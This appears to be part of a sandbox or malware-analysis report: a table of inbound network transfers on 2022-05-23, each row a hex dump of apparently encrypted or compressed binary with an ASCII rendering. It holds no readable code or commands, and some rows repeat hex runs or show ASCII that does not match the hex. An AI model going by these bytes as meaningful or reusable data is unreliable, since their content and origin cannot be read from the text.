2022-05-23 09:47:00 UTC	74	IN	Data Raw: 7f 1b a8 98 45 ba ef 18 e2 f0 19 aa 9f 25 9c a2 a6 90 92 bd bf 4e 44 ee ea c6 f7 db 31 37 a7 2c 74 44 20 94 7c 48 cd 7c d4 ef f0 ec 3f f3 f6 3b 0b 34 88 1c 5d 22 cc c3 60 65 08 90 51 44 a0 50 67 22 88 3e 5e 2b 15 d3 63 57 7c 32 7d 94 0b e3 00 ed ea 1f 1f df 2c 45 40 cd 76 87 ec 33 97 f0 1f 50 14 6d 24 46 ad 96 3f d9 9d 4a 59 87 89 88 71 85 14 ea 38 3d 09 0c 64 8a 0a 2a 87 c8 44 c0 6a 27 97 c9 68 d5 c4 23 3f 32 c8 c9 bb b2 a1 8b cb 35 5b 85 ad 0d 2f 20 78 63 0d b8 d6 7f 00 bc 27 4c cd fb 81 4c 48 6b b6 7c a4 6d 34 98 2a 49 ad fe 12 45 c8 1a d6 11 99 81 2c ed e1 02 2b 4e 82 65 00 1f ce cf 12 2a e8 1e 0b 66 61 27 df 98 40 c8 2c ca 90 9c 8f c4 ca 67 14 3c 28 59 cd 77 77 0f 53 6c 7b cf be 53 60 7f b2 d4 07 e7 d2 c7 07 01 33 94 f4 55 03 6d fa 2b 43 b5 e4 11 1e Data Ascii: E%ND17,tD H ?;4 " eQDPg">^+cWj2],E@v3Pm\$F?JYq8=d*Djh"?25[/ xc'LLHk m4*IE,+Ne'fa'@,g<(Y wwS[{'S'U m+C
2022-05-23 09:47:00 UTC	76	IN	Data Raw: ba a4 66 ea a3 65 13 c3 0d 5e 1c 9e 49 f7 d0 8f 25 b6 62 af ea a0 8d 64 34 a5 52 94 14 6d bf 5f d4 e6 a3 5a 3b af 75 8d be 57 0b bb 0f 4c 7a ef 82 ba 4a dd 54 18 30 bb 85 50 c5 d2 b9 89 2d 5d 23 e9 e2 04 ce ed d7 5d c1 6d 83 66 a8 49 d2 ea f7 6d 06 25 92 fa c3 16 73 c6 c2 c5 d6 35 1e 2c 02 d2 9b df 9c 78 ca 37 a3 a4 19 78 a2 75 db 7c 6a c9 4f 9e 9e 79 34 cf d1 66 49 3a d8 ff 14 c8 b0 b2 68 d7 66 ee eb e4 ac e4 dc 07 df ec 5d 89 4b f2 08 8b cf 0d 88 ad 33 db 68 5b e7 de 3c 3f 44 b5 11 b9 4c 38 0d 39 79 29 cd 1a 4b 7e b5 44 a2 e8 1f b6 5d 48 e1 7f 3d 3f 4f 3a 7b 35 c3 57 76 32 1a 7f 2a 20 ae 59 d1 71 12 f5 fc 82 2f 1c cd 75 23 77 96 57 30 86 40 4d c0 72 18 2a 89 d7 35 12 08 cb 0b 90 bd 2e fe 20 fc 31 ac cf 35 df 6c 2a 78 ba 25 d4 82 ab 95 05 bf 77 e5 cb Data Ascii: fe^l%bd4Rm_Z;uWLzJT0P- ~ mf m%\$s,x7xuljOy4fl:hfljK3h[<?DL89y)K-DZHG<a* Yq/u#wW0@Mr*5. 15l^x%w
2022-05-23 09:47:00 UTC	77	IN	Data Raw: 11 7f 5a 29 aa df 65 50 d9 27 4c cd fb 81 48 63 6d e1 7c 91 7e 49 bc 27 54 c2 f9 25 53 db 7c 6d 22 a3 9a 2c ed e1 02 2b 4e 82 67 43 1b c3 8a 56 1a f5 0c 1a 45 25 7b 93 82 5a ba 43 e7 91 8c 9e ad 9d 52 7a 4b 1b 44 c1 1b 45 2c 2e 56 52 8d a6 7a 49 64 be d4 65 b6 c1 b7 3c 3d 1a 9a 9e 71 66 01 e9 18 6b dd f7 3e 76 81 12 c8 c4 df 7d 68 77 3a ed 50 ec bb 53 71 7b ff fa f1 3a 0f 39 49 8c c7 dd d3 d3 6c b5 9e 5b 67 6a b1 e2 bb d5 45 84 b1 fc e9 ec 52 f6 50 67 3a e5 3d 54 bf 92 7c 1a 89 f1 57 5b ae 01 bc 5d 84 ee e7 41 08 af 0a f0 59 86 a9 d0 d1 43 5d c9 9f d1 37 4f 3a 7b 35 c3 57 76 32 21 8b e7 5c c0 c2 b5 31 cd c1 37 27 da 43 60 50 fc 82 32 1d af 08 ce e8 91 96 dd d9 0a 9e 25 14 4e e3 4c 40 d6 b5 ec b7 ee 2a f5 41 b6 a5 80 dc 3c bb e4 38 b0 ba b6 24 c2 3d 93 ad Data Ascii: Z)eP' LHcm -l' T%\$ ",+NgCvE%(ZCRzKDE,.VRzIde<=qfk>v)hvw:PSQ[:9l=[gjERPg:=TjWj]AYCj7O:5Ww2 fl17'C P2%NL@*A<8\$=-
2022-05-23 09:47:00 UTC	78	IN	Data Raw: b8 34 ee 1f 34 a3 9b 68 79 75 92 7e fc 21 36 33 2c 4f 3f bd 47 45 04 ff 21 b0 e2 15 f2 99 c3 fb 17 77 b3 0a 1b e5 aa 42 5a df 6d 99 15 30 65 01 98 68 88 09 47 a0 a9 aa 26 22 f1 06 4a 59 ba 0f 3e ae 4d 33 c5 6c 13 78 ad ce 69 62 60 dd 13 8d 99 32 ed 2d d8 28 ea 98 52 ba 67 23 45 fe 3e a7 c9 96 ec 67 df 32 e2 ed 97 99 38 dd 37 f3 5b 42 84 77 66 b8 25 dd 2c 6b 5c 38 af 49 ef 96 b0 de 26 12 a6 43 44 3f eb 62 b8 d3 07 db 1b 06 a7 2b 9b 30 cb 69 0f c5 30 b3 ca 48 b8 69 29 44 5c 53 49 92 ee 28 b5 79 86 df 7e 97 2c 17 c1 ae 9f 04 61 30 12 1e 49 21 54 20 23 c9 eb 66 8d fa 1a dc c6 4a fa 8d 3b df a0 e0 e6 98 c9 9d 5d 7f ea f7 8a f3 90 61 0e d0 49 4f 6f 33 b5 3f 4b fc 5b 86 c3 d5 a6 78 a4 cd 7e 7c 26 d3 20 7c 0d 89 8d 60 65 08 90 51 69 b4 62 10 20 ad 16 35 0b 75 dd Data Ascii: 44hyu-!63,O?GE!wBZm0ehG&*JY>M3ixib' 2-(Rg#E>g287[Bwf%,kl8l&CD?bg+0i0i)Di)DSl(y--,a0!IT #fj:]alOo3? K x-& & ` eQib 5u
2022-05-23 09:47:00 UTC	79	IN	Data Raw: 46 0c ca 2c 40 c6 e3 66 08 f3 bb 6a 45 93 53 c9 58 9f f0 d5 7e 1c ab 5d f3 04 ba 85 e3 d8 4c 06 9c d0 e2 2a 7c 23 35 64 b4 30 5f 29 1e bd cb 2a e5 ca 94 64 fd bf 37 1a d5 33 76 0f af b7 7b 46 a9 65 91 9e f1 ff 88 d5 0f a4 3d 25 4c db 4d 07 91 81 8a bd c7 65 f8 2f fd fd e9 b6 0c a2 ba 0b ff df 8b 0f 9f 07 cd 8f a1 74 9a d3 98 87 23 12 53 8c ab 3a d5 05 a4 80 87 44 2e b5 31 93 74 1b e9 fc 05 4a 9f c9 da 7d e3 d3 dd 41 e5 23 2d 36 37 bb ab 23 db 9c 7e 6c d0 01 bc cd d7 b7 82 52 cd 71 26 f3 f0 5e 62 af 5a 38 84 46 4b 74 d8 eb 51 05 2f ba cd eb 6c b3 a4 7f fe 8a 4e 37 8c 24 69 3c bb 33 e7 e8 bd 3b c3 62 f8 ba 80 d9 12 65 f4 20 87 16 02 f0 28 de d3 f5 66 1d b7 08 89 a0 6a 52 90 0a 79 7a b7 97 b4 25 b1 11 0a 59 9b d2 0e 96 9d f6 ad 36 7c 0c f9 dc 14 da c6 84 10 Data Ascii: F,@fjESX- L' #5d0_] *d73v[Fe=%LMe/t\$S:D.1tj)A#-67#-lRq&^bZ8FKtQj/IN7\$ i<3;be (fjRyz%Y6
2022-05-23 09:47:00 UTC	81	IN	Data Raw: cb 38 61 c2 7e 17 6d 33 1c 1c e6 96 64 d2 6c 8a c1 7d b6 33 09 e6 f5 8c 25 6f 62 23 38 0b 37 35 1e 01 ef ef 30 c3 b4 57 cb 92 76 d5 a7 3e a0 89 8c 9f 9c d3 97 0d 74 91 cb fb b1 ea 0b 40 b2 49 03 3d 59 da 7f 6d cf 78 ba e0 d8 9c 0f f2 c6 58 73 01 d2 d0 6a 3a 8d e4 30 17 6a 90 1d 30 d4 0c 52 3e 91 08 1e 35 13 d6 5f 3e 70 53 63 98 2a fc 14 b4 f1 6d 5b bc 78 45 0c 9b 2d e2 d3 21 b4 df 06 4b 3c 79 2d 69 9d 95 14 c7 f7 57 59 bd 3a b0 13 d7 06 6e 70 38 1a 3d c3 3c 19 86 b3 79 ed 52 0f 84 c8 77 f7 cf 1a 5d 48 9a ae fb 8b f6 81 bf 3e 3c 9f bd 11 6f 37 5c 6a 2d 8e e5 6f 21 99 7f 07 ac 8a c0 22 6f 30 e0 06 bf 0e 4e 8c 59 45 af df 17 41 d2 0d f6 0a d1 f2 4e ed ad 4c 31 1c 9c 41 2c 0a cc af 77 79 dd 0f 10 64 0c 7a c5 ba 56 b2 71 ff ef 8c b6 a3 bd 0b 63 40 32 74 c1 Data Ascii: 8a~m3dlj}3%ob#8750Wv>t@l= YmxXsj:0j0R>5_>pSc*m[xE-!K3y-iWYp88"<yRw]H><o7j]-ol"o0NYEANl1A,w ydzVqc@2t
2022-05-23 09:47:00 UTC	81	IN	Data Raw: b9 30 2f 47 93 ee 27 40 77 fc 2f 9c d1 50 da 4f 8f 2a d6 c4 1d ea 3d 6a 4b a7 12 a2 fb b5 f1 41 df 27 a7 ef 90 ed 36 85 45 d7 7f 4a c6 4d 38 f2 44 b6 28 28 58 65 91 5a f2 8f b4 dd 0a 60 94 27 29 7c f5 45 f1 fa 0f be ad 71 b4 59 9b 55 c4 6d 17 fa 4c 99 39 1b f7 75 21 58 42 15 4b b4 d8 51 d4 05 ed bc 4d 95 18 10 df f4 8c 63 6c 35 56 5a 06 08 4b 16 17 f6 94 5b 97 fb 1b d4 a3 0e e3 87 17 99 a4 84 a4 96 c1 9a 1a 3e cd c4 84 90 cd 6a 57 82 22 55 74 17 8c 5b 65 db 7b 8e 87 a0 d5 7f fc fe 7e 6f 05 ef 2e 47 5d b2 df 0f 10 65 fa 65 7f ae 57 52 49 c5 0c 1c 53 68 f6 7e 7e 40 1b 56 df 3f f0 33 b2 cf 47 44 e8 57 36 45 a3 33 df 81 45 88 a8 33 4a 04 4e 75 65 fa e8 0c b9 96 79 59 94 81 f1 14 df 45 95 05 0b 73 01 3c ad 0b 06 b6 b2 50 fb 49 20 a2 e5 61 c6 e2 2c 31 2b 84 93 Data Ascii: 0/G'@w/PO*~jKA6EJM8D((XeZ"))EqYUml9u!XBKQMcl5VZK[>w]l[fe[-o.GjeeWRISh~~@V?3 GDW6E3E3JNueyYEs<Pl a,1+
2022-05-23 09:47:00 UTC	83	IN	Data Raw: de df c4 b2 17 ab 60 12 65 ed 55 00 ed b1 8b fd b7 65 dd 79 a7 c0 ca a8 40 f7 98 09 cc f6 a8 01 a3 22 c7 bf 8d 79 81 8b 87 da 2e 78 63 81 aa 34 b7 2d 8b b1 a9 1b 2d aa 07 db 4c 5b de d3 7f 71 ab d6 c7 68 97 ee fe 5f a9 64 15 36 1c b8 b7 26 d8 93 3a 4e ec 66 ec d8 9a e9 b0 57 de 0a 19 98 8e 31 2b a2 41 3d b9 60 50 5f a3 ed 74 31 13 fd fe e3 4c b2 b0 1a b3 c2 39 2a f3 09 43 1f 95 19 e0 86 be 2a bc 38 da c5 e7 df 0b 52 c1 26 d2 29 65 97 3c a5 d0 80 63 16 82 7a bd 83 7a 56 ac 2c 50 0c c3 9a 9c 4a e0 77 06 7c ba 87 60 c4 fd fa a2 b7 3a 36 ef e6 3d bd ed a0 2e b8 7d 96 4b 9e 14 89 88 eb 39 3e 2d a3 bc ee 24 79 cd f5 c4 ce 29 38 1c 1b a4 e3 e2 bf 66 86 16 c2 84 30 38 81 03 c8 67 2a eb 28 ba c9 6b 0d a6 cf 6d 24 1e 98 d3 26 ea fc a2 6b f8 6e 84 d5 f8 8c bf f1 70 Data Ascii: `eUey@"y.xc4--L[qh_d6&:FW1+A='P_t1L9*C*8R&)e<czv,PJw +z6=,}K9>-\$y)8f08g*(km\$&knp

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	84	IN	Data Raw: 3c 48 c6 63 89 e6 d2 96 14 a0 8f 2a 04 33 cc 52 45 02 9d f8 2a 2b 53 ea 76 58 c3 76 79 1d d5 37 5f 14 32 d1 67 55 72 51 55 a5 06 8f 61 bc c5 55 64 91 4b 1b 55 f3 5e e9 91 32 b1 fd 67 7e 1b 78 73 67 92 a2 39 ef b6 10 69 ab bc 8c 74 ee 37 f4 74 1b 0c 59 33 ca 7b 6b bd d2 75 e5 70 1e 8f e6 4f cb c2 28 51 1d e1 d6 c0 b5 d9 97 de 04 6f 83 d7 0f 6c 28 2b 7d 72 9e fc 67 00 82 2e 75 af 9c 91 74 55 61 bc 23 9f 5a 63 9f 0d 45 ce ec 0a 41 fc 37 a1 42 d1 83 5b 91 be 6d 6d 40 bc 7c 3a 06 cc 85 13 0a db 15 1b 47 03 1f de e0 6a 8b 69 f8 85 b3 cd ca a8 5f 0e 49 c0 44 ce 26 67 14 2a 8c 47 91 31 4f 45 4e 82 e1 60 de 92 d9 28 06 2d 98 9c 1f 41 27 c0 1d 26 c9 9b 06 14 8f 61 eb db c9 6e 0a 5a 36 e3 04 a6 e4 46 51 45 84 85 fd 3a 05 01 36 a8 f5 fd cc 39 60 f2 95 59 61 7b b0 c1 Data Ascii: <Hc*3RE*+SvXvy7_2gUrQUaUdKU^2g~xsg9it7tY3{kupO(Qol(+);rg.utUa#ZcEA7B[mm@]:Gji_ID&g*!GOEN'(-A'&anZ6FQE:69`Ya{
2022-05-23 09:47:00 UTC	85	IN	Data Raw: 0d ca 13 b5 92 6c 32 d5 26 0a 2b e8 97 89 23 a3 03 52 57 8b 89 41 d8 d2 ac ad 5b 76 0c b3 94 7d a4 d2 86 04 a3 65 84 48 bc 68 82 9d a2 3e 7b 25 97 e8 e9 08 77 f4 c0 ff 93 34 24 60 3f d8 a7 db b8 68 b9 00 94 8c 3a 0d ac 72 e2 55 68 a7 1b d5 92 3e 37 b5 d6 62 44 30 e5 f4 1d d8 82 af 6d c0 19 a6 f4 86 ac e0 e4 51 d2 ab 08 c0 26 c8 65 e5 86 66 af ba 32 9d 3f 17 8e 96 0c 2c 68 be 05 b7 3b 7f 38 1f 25 4c 8f 53 40 45 c0 65 c4 d8 21 e2 bb c0 99 78 3d 3a 37 1d 8d 30 05 d1 8c 30 69 ba 63 8f 35 74 7c 76 ff 17 9d 13 53 b2 d9 81 13 2c e1 00 15 6d 98 11 30 a3 59 50 a9 33 6c 3c af c8 1f 13 67 c0 0d a9 df 02 95 5f ff 04 ea 6f 01 dc 6a 1b 73 8e 4b 95 93 f1 d9 51 a5 39 fb da cf ef 24 d6 66 d3 47 76 b9 78 23 d0 7d a8 56 4a 6b 3c e3 10 ab e1 b2 ac 3e 0c ff 3d 5d 7b f9 6f fa ed 27 a5 Data Ascii: l2&+RWA[v]eHh>{%w4\$`?h:rUh>7bD0mQ&ef2?,h;8%LS@Ee!wA00ic5tjvS,m0YP3l<g_jskQ9\$fGvx#}VJk<>=]}o'
2022-05-23 09:47:00 UTC	86	IN	Data Raw: a3 bb 40 64 41 91 58 44 5c de aa 11 05 df 3d 1c 53 1d 06 d0 b9 61 b7 2e cf e7 da db c4 86 2f 62 35 2a 15 cc 0b 18 1b 49 76 6a dd 84 68 4b 1c b8 dd 1f ce b6 e4 24 0a 05 e5 aa 02 66 3c ff 62 65 87 ce 2d 65 8b 6d ce cb c9 17 5d 15 3a a1 18 f7 c0 76 4f 68 f3 a6 f4 67 35 68 70 ef ec fd b9 2d 6f 96 ac 4e 68 34 d8 90 c3 c8 5d 8e 92 d7 9a d3 12 ab 68 75 32 d0 5f 4a 83 e1 77 20 85 9a 31 1f df 43 c0 7f 99 97 ec 60 28 c7 0e ed 76 c4 d2 f8 c0 65 d0 bb c0 99 78 3d 3a 37 1d 8d 30 05 d1 8c 30 69 ba 63 8f 35 74 7c 76 ff 17 9d 13 53 b2 d9 81 13 2c e1 00 15 6d 98 11 30 a3 59 50 a9 33 6c 3c af c8 1f 13 67 c0 0d a9 df 02 95 5f ff 04 ea 6f 01 dc 6a 1b 73 8e 4b 95 93 f1 d9 51 a5 39 fb da cf ef 24 d6 66 d3 47 76 b9 78 23 d0 7d a8 56 4a 6b 3c e3 10 ab e1 b2 ac 3e 0c ff 3d 5d 7b f9 6f fa ed 27 a5 Data Ascii: @dAXD\=Sa..b/5*lvjhK\$f~be-em):vOhg5hp-oNh4]hu2_Jw 1C` (vex=:7q53+ p!Hnm;kf0!%3o\$SI= r4%W*o4
2022-05-23 09:47:00 UTC	88	IN	Data Raw: 2e 95 af 4f 38 ac 1a 9f 3f 7e 0c 1e 95 59 9d 14 5f a3 be d3 28 10 b0 1f 30 51 b1 21 31 96 46 44 92 33 29 43 aa e1 17 5b 58 a2 79 fe d1 1c 90 18 c1 10 fe 92 31 fa 35 07 14 a5 24 e7 e2 81 ef 4f cb 3b fc fc c5 94 51 9f 33 ec 7e 75 81 74 33 f7 50 89 68 68 67 6f a6 56 ec 8b a2 a5 09 64 c2 73 29 30 9b 08 a1 ca 1f bc 9b 78 94 43 a9 14 ed 26 2d de 0c ca 04 60 e5 4a 0b 33 3c 78 76 95 c4 71 d6 16 ca f9 6d 84 1d 64 dd a9 ad 38 57 7f 15 4f 0b 44 0c 65 4e a9 76 65 a5 c8 2e c3 b1 63 e7 9c 27 81 9d a6 b5 92 cd cf 7d 4b dd c6 8e fd a8 7f 33 82 01 5a 4a 3d 82 4b 48 e2 72 b7 f5 a4 a5 28 e5 d0 62 09 1b f3 0c 6f 56 ce ea 0a 28 44 9c 42 79 b0 5c 47 1a 8f 0f 59 50 1e cc 7c 61 35 61 38 d1 3e eb 18 b6 d6 71 7a bb 49 3c 52 c9 51 af 9a 32 9b e2 26 0a 02 55 12 31 ff d1 5b bd b4 71 Data Ascii: .O8?~Y_(OQ!1FD3)C[Xy15\$O;Q3~ut3PhhgoVds)0xC&-`J3<xvqmd8W0DeNf.c}K3ZJ=KHr(boV(DBylGYP a5 a8>qzl<RQ2&U1[q
2022-05-23 09:47:00 UTC	89	IN	Data Raw: 6a 45 05 78 d8 3e 65 0e 64 ef be 5b 97 ea d6 70 c7 c1 3b 2a c0 2d 7d 0c aa f9 22 4f ab 7f bf af e3 fa 9a f7 7c d0 55 59 35 fa 66 23 c2 f7 89 fd e5 56 d9 55 86 96 86 ff 24 d5 ab 0f e9 c3 95 1a ca 56 fe fd e6 6c 97 a6 af f9 3a 29 21 93 b3 00 b4 3b b1 d7 84 3d 03 98 25 91 58 2c b6 8b 6f 42 94 df e0 44 95 be cd 3e e0 52 12 d0 20 ac 9a 1c c1 e7 4e 06 b4 43 e2 f8 e1 f9 94 61 cc 53 68 bc b7 14 23 d3 66 42 ba 5c 60 43 bf ee 18 54 42 ae 85 c8 4a 0f 13 d2 ab 63 63 e0 36 23 11 b5 5c fb c1 92 20 81 62 c4 d9 ea 8d 59 17 bb 1e d7 0b 0f 87 7c 95 9b 8a 44 2b 8a 0f 8c b2 73 36 b7 31 53 3b c1 a7 d6 4a e0 77 06 7c b2 a7 03 e0 fb b3 ec 5a 43 3b ea d1 32 f3 d2 91 4c ae 1a 9e 35 b0 53 83 e1 e7 09 7b 1b b4 d0 ee 26 5d d0 de d2 cc 1e 7d 07 1b d5 e3 e2 bf 66 86 32 89 89 02 70 Data Ascii: jEx>ed[p,*~"O UY5#vU\$V!);!:=%X,oBD>R NCaSh#fB\`CTBDcc6#A Y D+s61S;Jw ZC;2L5S}& }f2p
2022-05-23 09:47:00 UTC	90	IN	Data Raw: 4b b0 f8 2d d8 86 56 d5 82 04 9c bb ac 82 c3 fe c8 58 5c f9 ba 8e c0 8b 61 7f b8 0c 72 0b 11 b6 6f 77 d1 74 bd 81 f7 9c 1b f2 e2 58 6c 05 f3 1c 31 58 fe 93 60 14 68 ca 53 5b 81 02 72 24 d5 07 28 19 69 d6 24 6e 79 17 55 a2 0d db 10 a4 f2 55 06 9b 79 1a 5c c8 5f ad ec 40 b8 ad 14 79 1f 48 30 31 c2 f2 45 f1 9f 67 68 86 eb 8d 1a ff 60 a4 33 2e 1a 49 18 9e 3f 02 82 c2 45 89 5f 01 84 c6 03 e6 ef 17 10 07 fd d9 f9 b9 a0 ba d9 26 ca 85 f5 68 5f 7a 24 79 7a 89 ed 4e 2c aa 4f 1d 98 b5 a5 5d 55 5e d4 20 90 0a 7d ee 58 45 ca 93 4d 34 b7 3f e2 2a b4 c2 1c aa 9d 76 62 3f b2 7e 4a 26 eb af 56 07 eb 0f 37 62 69 72 b7 f3 08 8c 7a fe 90 82 ce b2 c5 2b 04 79 31 73 9e 36 13 23 69 56 56 ce f0 4e 3e 18 f4 ae 65 c7 a1 cb 69 79 0e ef a2 00 4c 36 d2 07 64 82 96 3f 22 ed 56 c5 a8 Data Ascii: K-VX!arowtXl1X`hS[r\$(f\$nyUUYl_@yH01Egh`3.I?E_`%h_z\$yzN,O U^`XEM4?`vb?~J&V7b1rz+y1s6#iVV N>eiyl6d?`V
2022-05-23 09:47:00 UTC	92	IN	Data Raw: dc 39 5b 97 53 6a 4b 8e 4d d7 fd a4 02 b1 49 ff f0 be e4 2d 7b c3 05 96 06 47 c8 3d 84 ec f7 5b 22 a0 2e 98 b3 51 0a ad 4f 69 27 de be 92 20 94 33 06 0d e9 d2 42 e1 f5 fc f8 13 5e 1b c3 f2 2f d2 ed a9 1c c1 4c 9c 5b be 01 90 af ee 60 49 6c ec fb f3 f3 59 80 e4 84 c9 0f 0b 10 07 f7 87 db f8 10 c0 73 c5 9f 39 f5 68 5f 7a 24 79 7a 89 ed 4e 2c aa 4f 1d 98 b5 a5 5d 55 5e d4 20 90 0a 7d ee 58 45 ca 93 4d 34 b7 3f e2 2a b4 c2 1c aa 9d 76 62 3f b2 7e 4a 26 eb af 56 07 eb 0f 37 62 69 72 b7 f3 08 8c 7a fe 90 82 ce b2 c5 2b 04 79 31 73 9e 36 13 23 69 56 56 ce f0 4e 3e 18 f4 ae 65 c7 a1 cb 69 79 0e ef a2 00 4c 36 d2 07 64 82 96 3f 22 ed 56 c5 a8 Data Ascii: 9[SjKMI-{G=[".QO'i`3B^/L?ll?Ys9 Urz8,tY7\$d)TRa!:'!&`h\$`6WdvedZ25yNp !)33YBWmc U#`a^?lw
2022-05-23 09:47:00 UTC	93	IN	Data Raw: f6 ec 7f 04 a0 74 08 b1 ac 96 72 73 52 ed 0f eb 09 49 88 5a 6a a0 ca 01 7b ce 1a c5 26 a3 a1 29 86 bb 5a 4d 1d 99 79 3d 2a c2 a8 47 00 81 64 5b 1e 25 3b d4 bc 00 ca 5c 9a b1 8a 8a ce b3 23 6e 64 0e 44 f6 72 18 60 6b 1c 2e f9 ea 04 72 74 8d fb 0c 80 d3 d8 0c 28 06 ec 9c 23 4e 61 e1 11 50 89 de 47 03 e6 1e 9c bf b5 5b 1a 03 5e 8a 32 aa fe 44 4d 48 eb a1 e6 32 2d 1e 7c 92 d0 f3 b5 36 42 9f dd 62 27 79 ec c1 b5 8b 52 a9 88 d3 9b da 2d b1 0b 73 09 9b 6f 19 cc c7 5f 09 ed bd 63 11 c3 12 d0 79 8a c2 df 7a 25 81 1f ff 62 b1 d1 e5 96 32 6f db 9a d5 4d 6b 71 32 7e 8f 5d 75 35 3f 86 8b 0f ed c2 c7 5d d0 a5 6e 1a fd 19 50 10 d5 f2 14 24 9a 02 c2 9a c5 c9 e3 d2 2d af 25 38 43 ca 3d 73 87 fa cb b9 bc 5d bc 68 88 c4 a2 da 59 b5 ba 0d a0 ff f5 1a 86 3e ce 8f bc 20 cb e5 Data Ascii: trsRIZj{&)}ZMy~*Gd[%!#ndDr`k.r!(#NaPG[*2DMH2-!6Bb'yR-so_cyz%b2oMkq2~]u5?jnP\$-%8C=S}hY>
2022-05-23 09:47:00 UTC	94	IN	Data Raw: 3f b3 9e 31 3c 0f d3 60 c1 73 66 2b 0c 7f 37 d5 06 2e 79 d7 27 b7 ce 22 bb 88 e6 ed 69 6e 9d 39 1d fd cd 17 0d ac 60 8f 07 0b 06 12 ed 4b 82 38 70 80 b9 94 0b 48 83 66 4e 71 95 32 08 c3 72 34 a0 3e 1c 42 f4 d1 0c 40 68 e6 1b eb de 0a ad 1b 8f 66 9d 86 6f e8 09 6a 5f b6 23 fa f1 8b e0 53 c9 1d ac 99 9d f8 35 8a 51 ae 52 4b cc 3d 5b c9 4a 99 52 76 65 64 b0 64 cd aa 4a 8e 09 29 fd 6b 7a 0d b8 16 ed cd 22 a1 dc 07 bf 76 9e 0d c1 5c 75 a6 24 ce 2f 7a c7 09 71 3b 69 1c 21 c5 88 28 c4 62 fd df 6b b8 0d 21 d7 89 ae 32 6a 5f 61 36 57 3b 63 35 20 fe b5 30 fe 97 26 d5 97 79 fb 87 34 87 a5 98 b4 89 ea 9a 59 69 a8 a4 8e b1 df 12 65 a7 20 51 4f 1d b7 6f 57 f2 67 b6 e3 ab bf 35 b0 c3 40 78 7f 81 6b 2f 58 8f e5 07 28 5c c1 51 5c a3 73 73 3d 88 55 04 13 32 cb 56 68 47 05 Data Ascii: ?1<`sf+7.y""in9`K8pHfNq2r4>B@hfoj_#S5QRK=JjRvedd)kz`vu\$zq;il(bk!2_a6W;c5 0&y4Yie QOoW g5@xk/X(Q!ss=U2VhG

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	95	IN	Data Raw: 68 be c3 5b 31 ef 9c 3d 4c ae 70 d7 14 b7 91 f1 49 33 92 2d d6 58 9f c4 d2 ec 4b 03 ac dd 0d 28 58 72 74 5f b2 29 63 2c 2b a7 d1 3e ce ce bf 7e c1 82 13 2c c2 3c a1 05 db 8a 58 58 e5 44 94 a0 ca cc c5 c2 26 af 65 3c 60 f1 45 34 eb 88 c9 bd cb 6d e1 74 a8 ce 92 e5 37 b1 b7 7d fe e6 ad 2e b9 1a ac af 9d 4f c5 a3 a5 83 4b 68 2b 92 bd 0a f9 07 f7 85 b9 1d 1d 81 22 9b 1d 03 c0 d1 5e 50 96 fe a7 58 ad 86 bd 4c d6 31 6e 3b 0f ea 82 92 ef 8a 3e 4f c7 4a 92 cd 9f e0 e3 07 95 4e 09 8d 98 1a 75 c1 4d 4b 81 02 41 43 ba c0 13 5d 31 fa dd fe ea c8 9a 1d c1 cc 3a 54 24 a9 01 cc 3a 54 24 a9 01 cc 3a 54 0a bc 5c ca d9 bc 8d 59 42 e7 03 90 00 60 af 0b c0 9f b4 4e 11 c0 27 98 9a 64 31 8e 1e 4c 78 c5 8a 88 30 a2 66 6e 79 ac ae 49 a4 ca 81 af 53 51 5b e8 d9 67 ff e8 85 1d ad 60 82 73 Data Ascii: h[1=LpI3-XX(Xrt_)c,+>,-<AXXD&e<"E4mt7}.OKh+""PXL1n;&;<OJNuMKAC}1N[;T\$YB`N'd1Lx0fnyISQ[g]'s
2022-05-23 09:47:00 UTC	97	IN	Data Raw: 02 7e 0a 2d 1c 6d 9d d1 5b d7 03 8b ed 44 a5 0f 72 c0 b4 fb 08 67 6a 33 41 0c 1e 6b 7b 4e 98 f1 30 b2 e7 3b d3 a3 5f cf 8f 12 8a e7 a4 96 b4 c1 cf 07 7a ec e5 d0 8d f1 25 74 85 2b 6b 4d 2c c3 57 4d fd 4f 90 ff ad b9 6a 87 d8 3f 68 7f bc 48 31 14 ab e6 2b 0f 6f f7 43 02 92 48 53 34 a5 33 2a 59 32 dd 49 62 5c 06 26 d1 4f 9a 6b ac cd 16 10 8b 63 0d 5a ab 77 ea d6 4d af ea 10 6c 3b 68 15 64 ac b0 20 b9 a7 42 41 ac a9 87 02 e4 7b b6 1e 5c 18 20 1e b4 16 0c 99 b8 2a 99 03 1b 8b fb 6f d2 ef 3a 52 1c db df ed 8f e0 97 c9 21 5f dd fb 60 0a 2e 24 35 4b e8 a0 5a 57 ba 42 09 ad a0 a4 51 6a 57 cd 1c e0 76 63 91 2c 43 84 c8 74 67 de 08 ea 22 bc 88 3c 97 ac 31 2c 22 9f 4b 27 32 ce a0 7e 0e e5 59 78 00 69 3e f6 82 0c 9c 5d ea 8b 8a bd 96 81 17 71 7b 2f 47 c0 2a 4f 1e 77 Data Ascii: ~-m[Drgj3Ak{NO;_z%t+kM,WMOj?hH1+oCHS43*Y2Ib&OkcZwMI;hd BA\ *o:R!_`.\$KZWbQjWvc,Ctg"<1, "K'2-Yxi>j]q/[G'Ow
2022-05-23 09:47:00 UTC	97	IN	Data Raw: fb 85 5e 08 02 ee 4f 9c be 35 88 3f d7 69 cd c7 01 e9 2b 67 59 fb 29 f6 81 9e db 72 a1 77 94 9e c5 d8 75 d1 7f da 5f 4e bb 32 11 b7 71 b0 76 7b 68 6e 92 58 d1 b2 8a ba 44 60 94 27 29 7c aa 71 ff ee 0a 84 bc 7f b1 24 9b 00 c8 7c 2a cb 34 93 4f 56 b6 7e 7e 37 0e 02 21 b4 9d 7e 82 3c d7 e1 25 a7 17 2c c2 8f a0 3d 4c 3f 0c 31 0a 01 46 21 4e a5 d2 2e fe e6 5c ec c4 71 fb 8b 64 df a4 8f 97 b4 cc a2 1a 76 c3 f5 c1 8b e2 0d 33 ce 74 1d 00 0b d3 3a 60 f9 5a a7 c2 d2 bb 36 87 eb 39 75 20 d2 11 47 2e b7 f9 3a 58 16 ad 03 0d 86 4b 71 17 d4 3b 07 26 3f cb 7c 36 3b 32 6a b5 76 fe 27 f9 e8 76 45 e2 32 78 12 a6 7f 8d fb 2b 9d ca 19 71 16 29 0f 41 f6 84 3e ca 8f 64 71 90 b3 82 0d b8 0a d7 6a 57 3b 5a 34 ca 08 03 ca e0 79 f7 7d 09 af d4 4c d4 c4 23 25 2a 88 a1 fd e1 ac e5 Data Ascii: 